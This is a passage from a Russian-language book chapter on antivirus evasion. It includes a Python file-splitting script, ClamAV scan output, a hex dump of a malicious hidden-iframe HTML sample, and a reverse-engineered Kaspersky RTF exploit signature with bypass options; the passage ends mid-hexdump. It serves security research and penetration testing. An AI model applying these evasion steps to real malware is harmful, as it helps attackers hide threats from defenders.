Методы делятся на статические и динамические. Статический обход направлен против сигнатурного сканирования, а динамический - против обнаружения поведения исполняемого образца.

При статическом обходе меняют двоичное содержимое, чтобы обмануть сигнатуры на основе CRC, нечетких либо криптографических хешей. Другой вариант - изменить граф программы, чтобы правила по базовым блокам и функциям сочли ее другой.

При динамическом обходе образец меняет поведение, заметив песочницу или антивирусный эмулятор, либо исполняет неподдерживаемую эмулятором команду. Он может также попытаться вырваться из песочницы или среды безопасного исполнения, где антивирус наблюдает за вредоносной программой.

Существует множество приемов. Ниже рассмотрены некоторые из них, но сначала познакомимся с самим искусством обхода.

Кто применяет способы обхода

Тема вызывает споры. Часто спрашивают: зачем обходить антивирус, если человек не собирается делать ничего плохого? Разве этим занимаются не только злоумышленники?

Авторы вредоносных программ действительно избегают обнаружения ради причинения вреда. Но те же приемы законно применяют специалисты по безопасности, прежде всего при проверках на проникновение. Нанятому для проверки сети компании эксперту может понадобиться обойти защиту конечных узлов, исполнить нагрузку Meterpreter и продолжить оценку.

Методы также позволяют проверить развернутое в организации решение и ответить на вопросы:

• легко ли обойти динамическое обнаружение;
• можно ли обмануть статическую проверку простой заменой нескольких битов в свежем либо определенном вредоносном образце.

Ответы помогают организации защищаться от настоящих атак. Антивирусы статически и динамически обнаруживают известные и неизвестные угрозы, например по репутации или наблюдаемому поведению. Однако обойти их обычно нетрудно. Часто достаточно нескольких минут, а при необходимости обмануть несколько сканеров - нескольких часов.

В 2008 году на конференции DEF CON в Лас-Вегасе состоялось соревнование Race to Zero. Участники получали вирусы и другой вредоносный код, изменяли их и отправляли через портал, где образцы проверялись несколькими антивирусами. Раунд выигрывал первый человек или коллектив, чей вариант не обнаружило ни одно ядро. По словам организаторов, каждый новый этап должен был быть сложнее предыдущего.

В итоге были обойдены все антивирусы. Единственным исключением стало средство эксплуатации уязвимости Word 97, поскольку ни у кого не оказалось этой программы. Антивирусные компании возмутились. Директор по исследованиям AVG Technologies Роджер Томпсон назвал состязание

написанием новых вирусов, а Пол Фергюсон из Trend Micro счел поощрение хакеров к обходу защиты чрезмерным.

Несмотря на жалобы, результат показал, что обход не является серьезной задачей. Соревнование сочли слишком легким и больше не проводили.

Где и как обнаруживается вредоносная программа

Главная часть исследования - определить причину срабатывания. Образец распознается статической сигнатурой, наблюдением за подозрительным поведением или системой репутации, которая блокирует совершенно неизвестные программы?

Если дело в сигнатуре, на чем она основана? На импортируемых функциях исполняемого файла PE, энтропии раздела кода или данных, определенной строке внутри раздела либо вложенного файла? Далее рассмотрены старые и сравнительно новые способы найти место и причину обнаружения.

Старый прием: разделяй и властвуй

Старейший способ обойти статическую сигнатуру CRC или прямое сопоставление - разделить файл на небольшие части и проверить каждую отдельно. Часть, которая по-прежнему вызывает срабатывание, и требуется изменить.

Прием может показаться наивным, но прекрасно работает с контрольными суммами и поиском последовательностей. Его необходимо приспособить к исследуемому формату. Простое разбиение PE, например, обычно бесполезно: фрагменты теряют правильный заголовок, и ядро уже не рассматривает их как PE.

Вместо независимых кусков создают все более длинные начальные части файла. Первый вариант содержит байты от смещения 0 до 256, второй - от 0 до 512 и так далее. Как только очередной файл будет обнаружен, станет известен блок и приблизительное смещение. Если срабатывание появляется на 2048 байтах, диапазон можно сужать побайтно до точного места либо открыть фрагмент в шестнадцатеричном редакторе, найти необычную последовательность и изменить ее вручную.

После этого остается выяснить вид проверки. Примерно в девяти случаях из десяти это старая статическая сигнатура на основе нечеткого хеширования, то есть CRC, поиска последовательности либо их сочетания. Иногда применяется криптографический хеш всего файла или блока, вероятнее всего MD5. Тогда достаточно поменять один бит: хеш, предназначенный для однозначного обозначения данных, станет другим, и образец перестанет обнаруживаться.

Обход простой сигнатуры методом разделения

В опыте используется образец с MD5 `8834639bd8664aca00b5599aaab833ea`, который ClamAV распознает как `Exploit.HTML.IFrame-6`. Он почти безвреден, поскольку внедренная рамка указывает на уже недоступный адрес. Проверка выводит:

```
$ clamscan -i 8834639bd8664aca00b5599aaab833ea
8834639bd8664aca00b5599aaab833ea: Exploit.HTML.IFrame-6 FOUND

----------- SCAN SUMMARY -----------
Known viruses: 3700704
```

```
Engine version: 0.98.1
Scanned directories: 0
Scanned files: 1
Infected files: 1
Data scanned: 0.01 MB
Data read: 0.01 MB (ratio 1.00:1)
Time: 5.509 sec (0 m 5 s)
```

Теперь применим небольшой сценарий Python. Он создает последовательность все более длинных файлов, добавляя по 256 байтов:

```
#!/usr/bin/python

import os
import sys
import time

def log(msg):
  print("[%s] %s" % (time.asctime(), msg))

class CSplitter:
  def __init__(self, filename):
    self.buf = open(filename, "rb").read()
    self.block_size = 256

  def split(self, directory):
    blocks = len(self.buf) / self.block_size
    for i in xrange(1, blocks):
      buf = self.buf[:i*self.block_size]
      path = os.path.join(directory, "block_%d" % i)
      log("Writing file %s for block %d (until offset 0x%x)" % \
          (path, i, self.block_size * i))
      f = open(path, "wb")
      f.write(buf)
      f.close()

def main(in_path, out_path):
  splitter = CSplitter(in_path)
  splitter.split(out_path)

def usage():
  print("Usage: ", sys.argv[0], "<in file> <directory>")

if __name__ == "__main__":
  if len(sys.argv) != 3:
    usage()
  else:
    main(sys.argv[1], sys.argv[2])
```

Запустим его для образца и каталога назначения:

```
$ python split.py 8834639bd8664aca00b5599aaab833ea blocks/
[Thu Dec  4 03:46:31 2014] Writing file blocks/block_1 for block 1 (until offset 0x100)
[Thu Dec  4 03:46:31 2014] Writing file blocks/block_2 for block 2 (until offset 0x200)
[Thu Dec  4 03:46:31 2014] Writing file blocks/block_3 for block 3 (until offset 0x300)
[Thu Dec  4 03:46:31 2014] Writing file blocks/block_4 for block 4 (until offset 0x400)
[Thu Dec  4 03:46:31 2014] Writing file blocks/block_5 for block 5 (until offset 0x500)
[Thu Dec  4 03:46:31 2014] Writing file blocks/block_6 for block 6 (until offset 0x600)
[Thu Dec  4 03:46:31 2014] Writing file blocks/block_7 for block 7 (until offset 0x700)
[Thu Dec  4 03:46:31 2014] Writing file blocks/block_8 for block 8 (until offset 0x800)
[Thu Dec  4 03:46:31 2014] Writing file blocks/block_9 for block 9 (until offset 0x900)
[Thu Dec  4 03:46:31 2014] Writing file blocks/block_10 for block 10 (until offset 0xa00)
(...прочие строки пропущены...)
```

Проверим созданные файлы:

```
$ clamscan -i blocks/block_*
blocks/block_10: Exploit.HTML.IFrame-6 FOUND
blocks/block_11: Exploit.HTML.IFrame-6 FOUND
blocks/block_12: Exploit.HTML.IFrame-6 FOUND
blocks/block_13: Exploit.HTML.IFrame-6 FOUND
```

```
blocks/block_14: Exploit.HTML.IFrame-6 FOUND
blocks/block_15: Exploit.HTML.IFrame-6 FOUND
blocks/block_16: Exploit.HTML.IFrame-6 FOUND
blocks/block_17: Exploit.HTML.IFrame-6 FOUND
blocks/block_18: Exploit.HTML.IFrame-6 FOUND
blocks/block_19: Exploit.HTML.IFrame-6 FOUND
blocks/block_2: Exploit.HTML.IFrame-6 FOUND
blocks/block_20: Exploit.HTML.IFrame-6 FOUND
blocks/block_21: Exploit.HTML.IFrame-6 FOUND
(...)
```

Совпадение начинается со второго блока, то есть искомые данные находятся в первых 512 байтах. Откроем `blocks/block_2` в шестнадцатеричном виде:

```
$ pyew blocks/block_2
0000   3C 68 74 6D 6C 3E 3C 68 65 61 64 3E 3C 6D 65 74    <html><head><met
0010   61 20 68 74 74 70 2D 65 71 75 69 76 3D 22 43 6F    a http-equiv="Co
0020   6E 74 65 6E 74 2D 54 79 70 65 22 20 63 6F 6E 74    ntent-Type" cont
0030   65 6E 74 3D 22 74 65 78 74 2F 68 74 6D 6C 3B 20    ent="text/html;
0040   63 68 61 72 73 65 74 3D 77 69 6E 64 6F 77 73 2D    charset=windows-
0050   31 32 35 31 22 3E 3C 74 69 74 6C 65 3E C0 FD F0    1251"><title>...
0060   EE EF F0 E5 F1 F1 20 2D 20 D6 E5 ED F2 F0 20 E4    ...... - ..... .
0070   E5 EB EE E2 EE E9 20 EF F0 E5 F1 F1 FB 3C 2F 74    ...... ......</t
0080   69 74 6C 65 3E 3C 2F 68 65 61 64 3E 0A 3C 62 6F    itle></head>.<bo
0090   64 79 20 62 67 63 6F 6C 6F 72 3D 22 23 44 37 44    dy bgcolor="#D7D
00A0   32 44 32 22 20 41 4C 49 4E 4B 3D 22 23 44 41 30    2D2" ALINK="#DA0
00B0   30 30 30 22 20 56 4C 49 4E 4B 3D 22 23 39 38 39    000" VLINK="#989
00C0   32 38 44 22 20 4C 49 4E 4B 3D 22 23 34 31 33 41    28D" LINK="#413A
00D0   33 34 22 20 4C 45 46 54 4D 41 52 47 49 4E 3D 22    34" LEFTMARGIN="
00E0   30 22 20 52 49 47 48 54 4D 41 52 47 49 4E 3D 22    0" RIGHTMARGIN="
00F0   30 22 20 54 4F 50 4D 41 52 47 49 4E 3D 22 30 22    0" TOPMARGIN="0"
0100   3E 3C 69 66 72 61 6D 65 20 73 72 63 3D 22 68 74    ><iframe src="ht
0110   74 70 3A 2F 2F 69 6E 74 65 72 6E 65 74 6E 61 6D    tp://internetnam
0120   65 73 74 6F 72 65 2E 63 6E 2F 69 6E 2E 63 67 69    estore.cn/in.cgi
0130   3F 69 6E 63 6F 6D 65 32 36 22 20 77 69 64 74 68    ?income26" width
0140   3D 31 20 68 65 69 67 68 74 3D 31 20 73 74 79 6C    =1 height=1 styl
0150   65 3D 22 76 69 73 69 62 69 6C 69 74 79 3A 20 68    e="visibility: h
0160   69 64 64 65 6E 22 3E 3C 2F 69 66 72 61 6D 65 3E    idden"></iframe>
0170   0A 3C 54 41 42 4C 45 20 41 4C 49 47 4E 3D 22 43    .<TABLE ALIGN="C
0180   45 4E 54 45 52 22 20 56 41 4C 49 47 4E 3D 22 54    ENTER" VALIGN="T
0190   4F 50 22 20 42 4F 52 44 45 52 3D 22 30 22 20 57    OP" BORDER="0" W
01A0   49 44 54 48 3D 22 37 37 34 22 20 63 65 6C 6C 70    IDTH="774" cellp
01B0   61 64 64 69 6E 67 3D 22 30 22 20 63 65 6C 6C 73    adding="0" cells
01C0   70 61 63 69 6E 67 3D 22 30 22 20 62 67 63 6F 6C    pacing="0" bgcol
01D0   6F 72 3D 22 23 44 46 44 44 44 44 22 3E 0A 3C 54    or="#DFDDDD">.<T
01E0   52 3E 0A 3C 54 44 20 57 49 44 54 48 3D 22 32 22    R>.<TD WIDTH="2"
01F0   20 72 6F 77 73 70 61 6E 3D 22 31 33 22 20 62 61     rowspan="13" ba
```

Внутри находится элемент `<iframe>`. Вероятно, сигнатура ищет его и некоторые атрибуты. Сначала заменим двойные кавычки в `<iframe src="..."` на одинарные. Такая простая перемена иногда помогает, но здесь файл по-прежнему обнаруживается:

```
$ clamscan modified_block
modified_block: Exploit.HTML.IFrame-6 FOUND
```

Попробуем удалить пробел из атрибута `style="visibility: hidden"`:

```
$ diff modified_block blocks/block_2
2c2
< <body ...><iframe src='http://internetnamestore.cn/in.cgi?income26'
  width=1 height=1 style="visibility:hidden"></iframe>
---
> <body ...><iframe src="http://internetnamestore.cn/in.cgi?income26"
  width=1 height=1 style="visibility: hidden"></iframe>
```

Повторная проверка:

```
$ clamscan modified_block
modified_block: OK

----------- SCAN SUMMARY -----------
```

```
Known viruses: 3700704
Engine version: 0.98.1
Scanned directories: 0
Scanned files: 1
Infected files: 0
Data scanned: 0.00 MB
Data read: 0.00 MB (ratio 0.00:1)
Time: 5.516 sec (0 m 5 s)
```

Срабатывание исчезло. Достаточно удалить пробел в исходном образце, чтобы обойти это правило и, по-видимому, большинство обобщенных сигнатур рамок ClamAV.

> **Примечание.** Для ClamAV такой поиск не обязателен, поскольку это программа с открытым исходным кодом. Средство `sigtool` распаковывает сигнатуры и позволяет найти название и тип правила. В данном примере обнаружилась бы шестнадцатеричная последовательность, включающая подстроку `visibility: hidden`. По открытому правилу сразу видно, что изменить. Это не обязательно делает открытый антивирус слабее коммерческого. Сигнатуры поставляются с любым продуктом; различие лишь в том, что для закрытого формата исследователю придется самому написать распаковщик. После этого сложность обхода будет такой же.

Двоичное инструментирование и анализ помеченных данных

Двоичное инструментирование позволяет на уровне машинных команд наблюдать за всеми действиями программы. Анализ помеченных данных отслеживает их поток после чтения функциями наподобие `fread` или `recv` и показывает влияние ввода на ход исполнения.

Такой анализ стал распространенным способом исследования программ и реализуется различными комплектами инструментирования. Среди свободно доступных средств - закрытый Intel PIN с крайне ограничительной лицензией и открытый DynamoRIO. Ими можно инструментировать, например, антивирусный сканер командной строки.

Может возникнуть желание написать сложный модуль, который автоматически и изящно проследит использование байтов вредоносного образца, их движение и окончательное обнаружение. Однако такой подход настоятельно не рекомендуется по следующим причинам:

• В зависимости от ядра проверяемый файл открывается один раз, несколько раз или отдельно каждым механизмом. Некоторые антивирусы открывают его тысячи раз.
• Если файл читается целиком, почти все его байты оказываются помечены, а объем требующих фильтрации трасс достигает гигабайтов.
• Некоторые ядра запускают все сигнатуры даже после обнаружения. Если существует сто подпрограмм и совпадение найдено пятой, оставшиеся 95 все равно исполняются, поэтому определить источник трудно. Специальный код для конкретного ядра и правила способен выделить нужный путь, но теряет универсальность.
• Считанный буфер может передаваться другому процессу через межпроцессное взаимодействие, сокет Unix и другие средства. Клиент получает только итог зараженности, потому что логика обнаружения находится на сервере. Иногда инструментировать придется обе стороны: легкие проверки могут выполняться клиентом, тяжелые - сервером.
• Для осмысленного разбора трассы необходимо учитывать разные способы сканирования, файлового ввода-вывода, работы с сокетами и передачи буферов внутри ядра. Средство придется приспосабливать к каждому продукту с помощью некрасивых жестко заданных исключений. Это отнимает много времени, особенно с учетом десятков различных ядер: например, VirusTotal использует около сорока.

• Даже если обработать большинство пограничных случаев, сложность не оправдана. Современные статические сигнатуры обходятся намного проще.

Итоги

Способы обхода исследуют не только авторы вредоносных программ, но и профессиональные специалисты по проверке на проникновение, которым необходимо оценить инфраструктуру компании и развернутую защиту. Методы делятся на две категории:

• статический обход меняет содержимое входного файла, чтобы его хеш или контрольная сумма перестали совпадать с сигнатурой;
• динамический обход выполняется самой вредоносной программой в настоящей или эмулируемой среде: она распознает антивирус и соответствующим образом меняет поведение.

Для выяснения причины обнаружения рассмотрены два способа:

• **Разделяй и властвуй.** Вредоносный файл превращается в последовательность фрагментов, каждый проверяется отдельно, пока не будет найден вызывающий срабатывание участок. После этого исходный файл легко исправить так, чтобы он не обнаруживался.
• **Двоичное инструментирование и анализ помеченных данных.** Intel PIN или DynamoRIO позволяют проследить исполнение антивируса и понять обработку входного файла. Однако огромные трассы и журналы делают метод утомительным и затратным по времени.

Эта глава подготовила основу для последующих разделов части. В следующей главе рассматривается обход сигнатурного обнаружения для разных форматов входных файлов.

Глава 7. Обход сигнатур

Обход антивирусных сигнатур - обычная задача как для авторов вредоносных программ, так и для специалистов по проверке на проникновение. Сложность зависит от доступных сведений о сигнатурных файлах, формата исследуемого объекта и количества продуктов, которые требуется обмануть.

Как отмечалось ранее, часто применяются простые контрольные суммы CRC32. Чтобы обойти рассмотренную в главе 6 сигнатуру ClamAV `Exploit.HTML.IFrame-6`, достаточно найти точное смещение совпадения и изменить хотя бы один бит.

Но существуют более сложные правила. Сигнатуры с учетом формата, например для PE, не опираются на единственный признак в буфере фиксированного размера по заданному смещению. То же относится к контейнерам Microsoft Office OLE2, RTF, PDF, Flash и многим другим форматам. В этой главе рассматриваются способы обхода таких правил.

Форматы файлов: пограничные и недокументированные случаи

Антивирусному ядру приходится поддерживать огромное количество форматов. Нельзя ожидать, что их разработчики будут понимать каждый формат так же хорошо, как его создатели. Поставщики пишут разные анализаторы, поэтому их поведение отличается. Причинами становятся сложность формата, качество документации либо ее полное отсутствие.

Например, долгое время двоичные форматы Microsoft Office, в том числе Excel и Word, вообще не имели открытой спецификации. Анализаторы создавались посредством обратной разработки и по разрозненным заметкам других исследователей. Так, Microsoft Office частично исследовали ради поддержки документов в StarOffice.

Без достоверной документации анализаторы контейнеров OLE2, то есть документов Word, в лучшем случае поддерживали формат частично и основывались на неточных либо ошибочных результатах обратной разработки.

В 2008 году Microsoft открыла всю документацию двоичных форматов Office и отказалась считать ее коммерческой тайной. Набор состоял из 27 файлов PDF на сотни страниц каждый общим объемом 201 мегабайт. Очевидно, ни один существовавший антивирус не реализовал формат полностью. Для одной только правильной поддержки XLS инженеру пришлось бы изучить 1185 страниц.

Сложность и необходимое время создают проблему для разработчиков защиты и косвенно помогают авторам вредоносных программ, исследователям и специалистам по проникновению обходить сканеры.

Обход настоящей сигнатуры

Рассмотрим обобщенную сигнатуру, которую Kaspersky Anti-Virus применял в конце января 2015 года к угрозе `Exploit.MSWord.CVE-2010-3333.cp`. Она предназначена для обнаружения эксплуатации уязвимости старых версий Microsoft Word при обработке RTF.

Действовать можно случайными пробами либо систематически. Выберем второй путь и ответим на вопросы:

• где находятся файлы определений продукта;
• каков их формат;
• где находится код или сигнатура, относящаяся к нужному образцу.

Начнем с простого. Файлы определений Kaspersky имеют расширение `.AVC`. В обычной установке есть множество файлов от `base0001.avc` до `basea5ec.avc`, а также `extXXX.avc`, `genXXX.avc`, `unpXXX.avc` и другие. Нас интересует `daily.avc`, где хранятся ежедневно обновляемые подпрограммы.

Его начало в шестнадцатеричном редакторе Pyew выглядит так:

```
0000  41 56 50 20 41 6E 74 69 76 69 72 61 6C 20 44 61   AVP Antiviral Da
0010  74 61 62 61 73 65 2E 20 28 63 29 4B 61 73 70 65   tabase. (c)Kaspe
0020  72 73 6B 79 20 4C 61 62 20 31 39 39 37 2D 32 30   rsky Lab 1997-20
0030  31 34 2E 00 00 00 00 00 00 00 00 00 00 0D 0A      14.............
0040  4B 61 73 70 65 72 73 6B 79 20 4C 61 62 2E 20 30   Kaspersky Lab. 0
0050  31 20 41 70 72 20 32 30 31 34 20 20 30 30 3A 35   1 Apr 2014  00:5
0060  36 3A 34 31 00 00 00 00 00 00 00 00 00 00 00 00   6:41............
0070  00 00 00 00 00 00 00 00 00 00 00 00 0D 0A 0D 0A   ................
0080  45 4B 2E 38 03 00 00 00 01 00 00 00 DE CD 00 00   EK.8............
```

Это двоичный файл с несколькими строками ASCII и неизвестной структурой. Обычно потребовалось бы исследовать ядро Kaspersky и написать распаковщик, но данную работу уже выполнил известный автор вирусов z0mbie из группы 29A. Он разобрал старые версии ядра, восстановил формат `.AVC` и создал распаковщик. Графическое средство и исходный код были опубликованы на сайте автора. На том же коде основано другое графическое средство с форума Woodmann.

Воспользуемся `AvcUnpacker.EXE`. Получите `daily.avc` из действующей установки или найдите копию на сервере обновлений Kaspersky, откройте ее и нажмите кнопку распаковки. Окно будет похоже на рисунок 7.1.




Рисунок 7.1. Средство AVC распаковывает файл сигнатур Kaspersky `daily.avc`

После распаковки рядом появятся несколько файлов и каталогов.

Рисунок 7.2. Созданные после распаковки файлы и каталоги

Большинство результатов представляет интерес. Откроем `Stamm-File Virri/Stamms.txt`:

```
------------------------------ 0000 ----------------------------------
File Virri-Signature Length (1) = 00
File Virri-Signature Offset (1) = 0000
File Virri-Signature (1),w      = 0000
File Virri-Sub Type             = 01
File Virri-Signature (1),dw     = 00000000
File Virri-Signature Length (2) = 00
File Virri-Signature Offset (2) = 0000
File Virri-Signature (2),dw     = FFFFFFFF
File Virri-Virri Finder stub in = 0000 -> \Lib-File Virri Finding Stubs\Obj0000.obj
File Virri-Name                 = 000001C9 -> Trojan.Win32.Hosts2.gen
File Virri-Cure Parameter(0)    = 00
File Virri-Cure Parameter(1)    = 0000
File Virri-Cure Parameter(2)    = 0000
File Virri-Cure Parameter(3)    = 0000
File Virri-Cure Parameter(4)    = 0000
File Virri-Cure Parameter(5)    = 0000

------------------------------------ 0001 -------------------------
File Virri-Signature Length (1) = 04
File Virri-Signature Offset (1) = 0000
File Virri-Signature (1),w      = 5C7B
File Virri-Sub Type             = 01
File Virri-Signature (1),dw     = 7B270921
File Virri-Signature Length (2) = 00
File Virri-Signature Offset (2) = 0000
File Virri-Signature (2),dw     = 00000000
File Virri-Virri Finder stub in = 0001 -> \Lib-File Virri Finding Stubs\Obj0001.obj
File Virri-Name                 = 00000000 -> Exploit.MSWord.CVE-2010-3333.cp
File Virri-Cure Parameter(0)    = 02
File Virri-Cure Parameter(1)    = 0000
File Virri-Cure Parameter(2)    = 0000
File Virri-Cure Parameter(3)    = 0000
File Virri-Cure Parameter(4)    = 0000
File Virri-Cure Parameter(5)    = 0000
(...множество строк пропущено...)
```

Здесь присутствуют имя `Exploit.MSWord.CVE-2010-3333.cp` и путь к объектному файлу COFF с кодом обнаружения. Откройте этот файл в IDA Pro. После автоматического анализа появится качественный дизассемблированный код с именами символов.

Нас интересует функция _decode. Выберите точку входа сочетанием Ctrl+E, найдите _decode и перейдите к ней.

```
.text:00000000 ; =============== S U B R O U T I N E ===============================
.text:00000000
.text:00000000 ; Attributes: bp-based frame
.text:00000000
.text:00000000                 public _decode
.text:00000000 _decode         proc near
.text:00000000
.text:00000000 search_buf2     = dword ptr -1Ch
.text:00000000 search_buf      = dword ptr -0Ch
.text:00000000
.text:00000000                 push    ebp
.text:00000001                 mov     ebp, esp
.text:00000003                 sub     esp, 1Ch
.text:00000006                 cmp     dword ptr ds:_Header, 'tr\{'
.text:00000010                 jnz     loc_F8
.text:00000016                 cmp     dword ptr ds:_File_Length, 5D00h
.text:00000020                 jb      loc_F8
.text:00000026                 mov     eax, ds:s_ilpd
.text:0000002B                 mov     ecx, ds:s_ocen
.text:00000031                 mov     dl, ds:byte_128
.text:00000037                 push    20h ; ' '
.text:00000039                 push    (offset _Page_E+7E0h)
.text:0000003E                 mov     [ebp+search_buf], eax
.text:00000041                 lea     eax, [ebp+search_buf]
.text:00000044                 push    8
.text:00000046                 push    eax
.text:00000047                 mov     [ebp+search_buf+4], ecx
.text:0000004A                 mov     byte ptr [ebp+search_buf+8], dl
.text:0000004D                 call    _DGBMS2
.text:00000052                 add     esp, 10h
.text:00000055                 test    eax, eax
.text:00000057                 jz      loc_F8
.text:0000005D                 mov     edx, ds:dword_114
.text:00000063                 mov     ecx, ds:__0
.text:00000069                 mov     eax, dword ptr ds:_File_Length
.text:0000006E                 mov     [ebp+search_buf2], ecx
.text:00000071                 mov     ecx, ds:dword_118
.text:00000077                 mov     [ebp+search_buf2+4], edx
.text:0000007A                 movzx   edx, ds:word_11C
.text:00000081                 mov     [ebp+search_buf2+8], ecx
```

Рисунок 7.3. Обобщенное обнаружение некоторых способов эксплуатации CVE-2010-3333

Это весь код сигнатуры. Сначала проверяется, начинается ли заголовок `ds:_Header` со значения `0x74725C7B`, то есть байтов строки RTF в обратном порядке, а длина `ds:_File_Length` превышает `0x5D00`, или 23 808 байтов.

Затем используются строки `ilpd` и `ocen` и вызывается `DGBMS2`:

```
.text:00000026    mov     eax, ds:s_ilpd
.text:0000002B    mov     ecx, ds:s_ocen
.text:00000031    mov     dl, ds:byte_128
.text:00000037    push    20h ; ' '
.text:00000039    push    (offset _Page_E+7E0h)
.text:0000003E    mov     [ebp+search_buf], eax
.text:00000041    lea     eax, [ebp+search_buf]
.text:00000044    push    8
.text:00000046    push    eax
.text:00000047    mov     [ebp+search_buf+4], ecx
.text:0000004A    mov     byte ptr [ebp+search_buf+8], dl
.text:0000004D    call    _DGBMS2
.text:00000052    add     esp, 10h
```

Можно предположить, что `DGBMS2` ищет строку. В действительности она ищет последовательности `dpli` и `neco` после символа `Page_E`. Каждый `Page_X` содержит байты файла: `Page_A` соответствует первому килобайту, `Page_B` - второму и так далее.

Если поиск успешен, код перемещается на 23 808 байтов назад от конца файла, читает 512 байтов в `Page_C` и ищет строки `{\sp2{\sn1 pF` и `ments}`:

```
.text:0000005D    mov     edx, dword ptr ds:__0+4 ; "2{\sn1 pF"
.text:00000063    mov     ecx, dword ptr ds:__0 ; "{\sp2{\sn1 pF"
.text:00000069    mov     eax, dword ptr ds:_File_Length
.text:0000006E    mov     [ebp+search_buf2], ecx
.text:00000071    mov     ecx, dword ptr ds:__0+8 ; "n1 pF"
.text:00000077    mov     [ebp+search_buf2+4], edx
.text:0000007A    movzx   edx, word ptr ds:__0+0Ch ; "F"
.text:00000081    mov     [ebp+search_buf2+8], ecx
.text:00000084    mov     ecx, dword ptr _ ; "ments}"
.text:0000008A    mov     word ptr [ebp+search_buf2+0Ch], dx
.text:0000008E    movzx   edx, word ptr _+4 ; "s}"
.text:00000095    push    200h
.text:0000009A    add     eax, 0FFFFA300h
.text:0000009F    mov     [ebp+search_buf], ecx
.text:000000A2    mov     cl, byte ptr _+6
.text:000000A8    push    offset _Page_C
.text:000000AD    push    eax
.text:000000AE    mov     word ptr [ebp+search_buf+4], dx
.text:000000B2    mov     byte ptr [ebp+search_buf+6], cl
.text:000000B5    call    _Seek_Read
.text:000000BA    add     esp, 0Ch
.text:000000BD    cmp     eax, 200h
.text:000000C2    jnz     short loc_F8
.text:000000C4    push    eax
.text:000000C5    push    offset _Page_C
.text:000000CA    lea     edx, [ebp+search_buf2]
.text:000000CD    push    0Dh
.text:000000CF    push    edx
.text:000000D0    call    _DGBMS2
.text:000000D5    add     esp, 10h
.text:000000D8    test    eax, eax
.text:000000DA    jz      short loc_F8
.text:000000DC    push    200h
.text:000000E1    push    offset _Page_C
.text:000000E6    lea     eax, [ebp+search_buf]
.text:000000E9    push    6
.text:000000EB    push    eax
.text:000000EC    call    _DGBMS2
.text:000000F1    add     esp, 10h
```

При выполнении всех условий функция возвращает `1`, то есть файл заражен. Если хотя бы один признак отсутствует, возвращается `0`. Полную логику удобно посмотреть как псевдокод Hex-Rays.

```
int decode()
{
  int result; // eax@7
  int search_buf2[4]; // [sp+0h] [bp-1Ch]@4
  int search_buf[3]; // [sp+10h] [bp-Ch]@3

  result = 0;
  if ( Header == 'tr\\{' && File_Length >= 0x5D00u )
  {
    search_buf[0] = s_ilpd;
    search_buf[1] = s_ocen;
    LOBYTE(search_buf[2]) = 0;
    if ( DGBMS2(search_buf, 8, (char *)&Page_E + 2016, 32) )
    {
      search_buf2[0] = *(_DWORD *)"{\\sp2{\\sn1 pF";
      search_buf2[1] = *(_DWORD *)"2{\\sn1 pF";
      search_buf2[2] = *(_DWORD *)"n1 pF";
      LOWORD(search_buf2[3]) = *(_WORD *)"F";
      search_buf[0] = *(_DWORD *)"ments}";
      LOWORD(search_buf[1]) = *(_WORD *)"s}";
      BYTE2(search_buf[1]) = _[6];
      if ( Seek_Read(File_Length - 23808, &Page_C, 512) == 512
        && DGBMS2(search_buf2, 13, &Page_C, 512)
        && DGBMS2(search_buf, 6, &Page_C, 512) )
      {
        result = 1;
      }
    }
  }
  return result;
}
```

Рисунок 7.4. Псевдокод подпрограммы `_decode`

После анализа становится очевидно, что существует много способов обхода. Можно изменить заголовок, создать средство эксплуатации короче `0x5D00` байтов или заменить хотя бы одну искомую строку. Если не все признаки присутствуют, обобщенная проверка отбросит файл.

Внесем минимальную перемену: добавим пробел между управляющими словами `\sp2` и `\sn1`. Для демонстрации используется образец с SHA-1 `deac10f97dd061780b186160c0be863a1ae00579`. Согласно исходному отчету VirusTotal, его обнаруживали 24 из 57 сканеров, включая Kaspersky.

Искомая строка `{\sp2{\sn1 pF` вместе с `ments}` находится по смещению `0x11b6`:

```
$ pyew 651281158d96874277497f769e62827c48ae495c622141e183fc7f7895d95e3f
0000   7B 5C 72 74 78 61 7B 5C 61 6E 73 69 7B 5C 73 68  {.rtxa{.ansi{.sh
